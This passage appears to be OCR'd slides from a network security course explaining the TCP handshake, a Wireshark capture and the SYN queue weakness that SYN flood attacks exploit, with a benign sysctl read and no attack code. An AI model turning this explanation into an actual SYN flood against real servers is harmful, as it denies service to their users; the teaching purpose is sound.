
Packet

ACK flag is set!

TCP Handshake:

1. Client sends a SYN to the server
2. Server sends back a SYN + ACK
3. Client sends back an ACK







TCP Handshake:

1. Client sends a SYN to the server
2. Server sends back a SYN + ACK
3. Client sends back an ACK


You can see this happening in Wireshark



	Time	Source	Destination	Protocol	Length	Info
1	0.0000…	192.168.1.…	216.18.166.136	TCP	74	49859 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=14(
2	0.3071…	216.18.166…	192.168.1.104	TCP	74	80 → 49859 [SYN, ACK] Seq=0 Ack=1 Win=5792 L(
3	0.3073…	192.168.1.…	216.18.166.136	TCP	66	49859 → 80 [ACK] Seq=1 Ack=1 Win=17136 Len=0



Let’s do some evil stuff




The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK

Let’s do some evil stuff

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK




Waiting for an ACK…

Let’s do some evil stuff

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK




Waiting for an ACK…

If it does not get an ACK after some amount of time, it will **retransmit**

Let’s do some evil stuff

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK



Waiting for an ACK…

If it does not get an ACK after some amount of time, it will **retransmit**

How many times should we retransmit before giving up?


```
[10/27/22]seed@VM:~/.../TCP_Attacks$ sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
```

Set by the operating system!

Let’s do some evil stuff

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK



The TCP server will **hold** our request until we drop it


TCP Request SYN Queue

There is a time period where our request is held in the SYN queue before it is dropped

Let's do some evil stuff

The Achilles heel:

TCP servers will accept SYN requests, send out SYN+ACK, and **wait** to receive an ACK



